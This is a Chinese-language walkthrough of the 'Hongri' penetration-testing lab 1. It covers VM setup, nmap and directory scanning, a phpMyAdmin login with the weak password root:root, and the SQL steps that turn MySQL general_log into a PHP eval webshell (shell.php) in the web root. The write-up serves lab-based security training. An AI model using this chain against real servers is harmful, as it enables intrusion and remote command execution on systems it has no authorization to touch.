红日靶场 1
靶场搭建
这里下载了有三个文件,需要搭建三台机子
win7

win2008

win2003

kali

然后修改虚拟网络配置,将 vmnet1 修改为 52 网段

然后打开几个机子,都会是 52 网段



win7 有两个不同网段的 ip 一个是外网的,一个是内网的
然后在 win7 中启动 phpstudy

访问 127.0.0.1 成功启动

本机也能访问
渗透过程
信息收集

先在这个页面浏览一下有什么内容,可以看到一堆版本信息




这里还有一个 MySQL 数据库连接测试,使用弱密码 root:root 尝试一下,果然是弱密码(

phpinfo.php
这里可以收集到当前的目录
目录扫描

扫描一下目录,扫到一大堆东西,这里感觉御剑扫的全一点
端口扫描
nmap -sS -sC -Pn -n -sV -p 1-65535 192.168.154.131
phpmyadmin 渗透
发现没有访问限制,并且是弱密码,使用 root:root 成功登录

这里是一个 sql 管理平台,这里的 sql 页面可以执行 sql 语句

select @@secure_file_priv
这里其实都可以用 sqlmap getshell 了,因为这里是 root 权限并且 secure_file_priv 配置为空
这里先尝试手动写 shell 到前端,参考 PhpMyAdmin漏洞利用汇总 - 只言 - 博客园
先查看当前日志目录
show variables like 'general%'
这里功能关闭了,要打开
set global general_log = "ON"
然后修改这个日志的路径,这里写到前面信息收集得到的目录中
set global general_log_file = "C:/phpStudy/WWW/shell.php"然后写入执行代码

select "<?php eval($_POST['cmd']);?>";成功 getshell 了,接下来就可以用蚁剑连接了
